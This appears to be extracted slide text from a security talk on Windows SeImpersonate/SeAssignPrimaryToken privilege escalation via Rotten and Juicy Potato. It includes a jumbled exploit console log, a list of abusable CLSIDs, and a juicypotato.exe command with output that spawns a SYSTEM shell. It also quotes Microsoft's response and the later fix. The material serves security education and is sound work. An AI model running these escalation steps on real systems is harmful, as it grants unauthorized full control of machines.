C:\Users\printermanager\Desktop> [~] Press any key to continue . . .
sys
AdjustTokenPrivileges [+] OpenProcessToken() handle opened successfully
sid=S-1-5-21-30777- [ *] Overwriting _SEP_TOKEN_PRIVILEGES bits
regPath=\Registry\ [ +] New token created successfully
\EvilDriver2 [ +] SetThreadToken with elevated token: Impersonation successful!
[+] ok! [i] user=SYSTEM
Loaded \\?\c:\user [ +] Added user: printermanager to administrator groups result:0
C:\Users\printermanager\Desktop> net user printermanager | find "Admin"
Local Group Memberships *Administrators *Remote Desktop Users
C:\Users\printermanager\Desktop>
```

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SeImpersonate & SeAssignPrimaryToken Priv.

- These privileges permit to impersonate any access Token
- Normally assigned to “Service Users” , Admins and Local System
- *SeImpersonate*:
 - ◆ “Impersonate a client after authentication”
 - ◆ Token can be impersonated by a thread through various API calls *SetThreadToken()*, *ImpersonateLoggedOnUser()* ...
 - ◆ Token can be impersonated by a process through *CreateProcessWithToken()* API call which relies on the “Secondary Logon Service”
- *SeAssignPrimaryToken*:
 - ◆ “Assign the primary token of a process”
 - ◆ Token can be impersonated by a process through *CreateProcessAsUser()* call
 - ◆ Privilege also available in the standard shell (medium IL)

SeImpersonate & SeAssignPrimaryToken Priv.



The danger of Impersonation Privileges

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SeImpersonate & SeAssignPrimaryToken Privs

→ How can we obtain privileged tokens to impersonate them?

- ◆ Creating a named pipe, forcing a privileged process to write to it and then calling *ImpersonateNamedPipeClient()* in order to obtain the privileged thread's token
- ◆ Establishing a "Security Context" - *AcceptSecurityContext()* - with a specific SSP (NTLM) in a localhost authentication and acquiring a token of the privileged user - *QuerySecurityContextToken()* –
- ◆ DCOM/RPC callbacks (*CoImpersonateClient()*, *RpclImpersonateClient()*)
- ◆ ...

→ "Rotten Potato" the killer exploit to abuse from these privileges


- ◆ "*Local DCOM DCE/RPC connections can be reflected back to a listening TCP socket allowing access to a n NTLM authentication challenge for LocalSystem user which can be replayed to the local DCOM activation service to elevate privileges*" - James Forshaw
- ◆ Exploit & great POC here: <https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/> - Stephen Breen, Chris Mallz

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


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- We discovered that, other than BITS there are several out of process COM servers identified by specific CLSIDs we can abuse. They need at least to:
 - ◆ be instantiable by the current “service user”
 - ◆ implement the *IMarshal* interface
 - ◆ impersonate an elevated user (Local System,...)
- Some CLSIDs impersonate the Interactive User in first session
...interesting if DA is logged in...



- ◆ Example CLSID: {BA441419-0B3F-4FB6-A903-D16CC14CCA44} - CLSID_LockScreenContentionFlyout

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- ★ All you need can be found here:
<https://github.com/decoder-it/juicy-potato>
- ★ Including a list of valid CLSIDs for several Windows versions
- ★ Also available as a metasploit module:
(`exploit/windows/local/ms16_075_reflection_juicy`)

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Windows Server 2016 Standard

LocalService	AppID	CLSID	User
XblGameSave	{C5D3C0E1 - DC41-4F83 - 8BA8 - CC0D46BCCDE3}	{F7FD3FD6 - 9994-452D - 8DA7 - 9A8FD87AEEF4}	NT AUTHORITY\SYSTEM
XblGameSave	{C5D3C0E1 - DC41-4F83 - 8BA8 - CC0D46BCCDE3}	{5B3E6773 - 3A99-4A3D - 8096 - 7765DD11785C}	NT AUTHORITY\SYSTEM
XblAuthManager	{2A947841 - 0594-48CF - 9C53 - A08C95C22B55}	{0134A8B2 - 3407-4B45 - AD25 - E9F7C92A80BC}	NT AUTHORITY\SYSTEM
wuauerv	{653C5148 - 4DCE-4905 - 9CFD - 1B23662D3D9E}	{e60687f7 - 01a1-40aa - 86ac - db1cbf673334}	NT AUTHORITY\SYSTEM

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
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```
C:\temp>whoami
nt authority\network service

C:\temp>juicypotato.exe -c {B91D5831-B1BD-4608-8198-D72E155020F7} -t t -l 12345 -p c:\windows\system32\cmd.exe
Testing {B91D5831-B1BD-4608-8198-D72E155020F7} 12345
.....
[+] authresult 0
{B91D5831-B1BD-4608-8198-D72E155020F7};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

```
C:\temp>
```



```
Administrator: c:\windows\system32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

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Preventing DCOM /NTLM reflection - Rotten / Juicy Potato exploit?

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Hello,

This case has been very heavily discussed internally and **I'm still waiting for a viable answer on how to block this attack.** Changes to the DCOM subsystem are not something we would do via a security update since there is significant risk involved - this would be something which was addressed in a future version of Windows. An important part is the Selpersonate privilege is designed to allow a service to impersonate other users on the system. Changing this model could have very negative impact on how services work.

Microsoft Security Response Center <secure@microsoft.com>
to Microsoft, me

Sep 24, 2018, 6:05 PM ☆ ↶ ⋮

Hello,

The team has responded that **with the current model there are no hardening recommendations we can offer.** They are taking this report as something **to pursue for next-version hardening** but I don't have an estimate on which version this would be released in. This isn't something we could address with a security update or CVE and as such I'll be closing this case. If you have any additional questions, comments or concerns feel free to reach out and I will pass them to the team.

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Preventing DCOM /NTLM reflection - Rotten / Juicy Potato exploit?

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
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**Upgrade to Win10 >=1809,
Windows Server 2019!**

<https://decoder.cloud/2018/10/29/no-more-rotten-juicy-potato/>

Final thoughts



- Never underestimate “whoami /priv” especially in an elevated shell!
- On Windows desktops pre Win10-1809 & WinServer pre 2019, if you have *SeImpersonate* or *SeAssignPrimaryToken* , “The golden privileges”, you are **SYSTEM!**


```
C:\temp>whoami /priv
PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeGoldenPrivilege  You have all you need     Enabled
```

- "Service Users" are more a safety rather than a security feature
- Maybe there are other not so well known privileges to abuse from?

whoami /priv – that's all, thank you!

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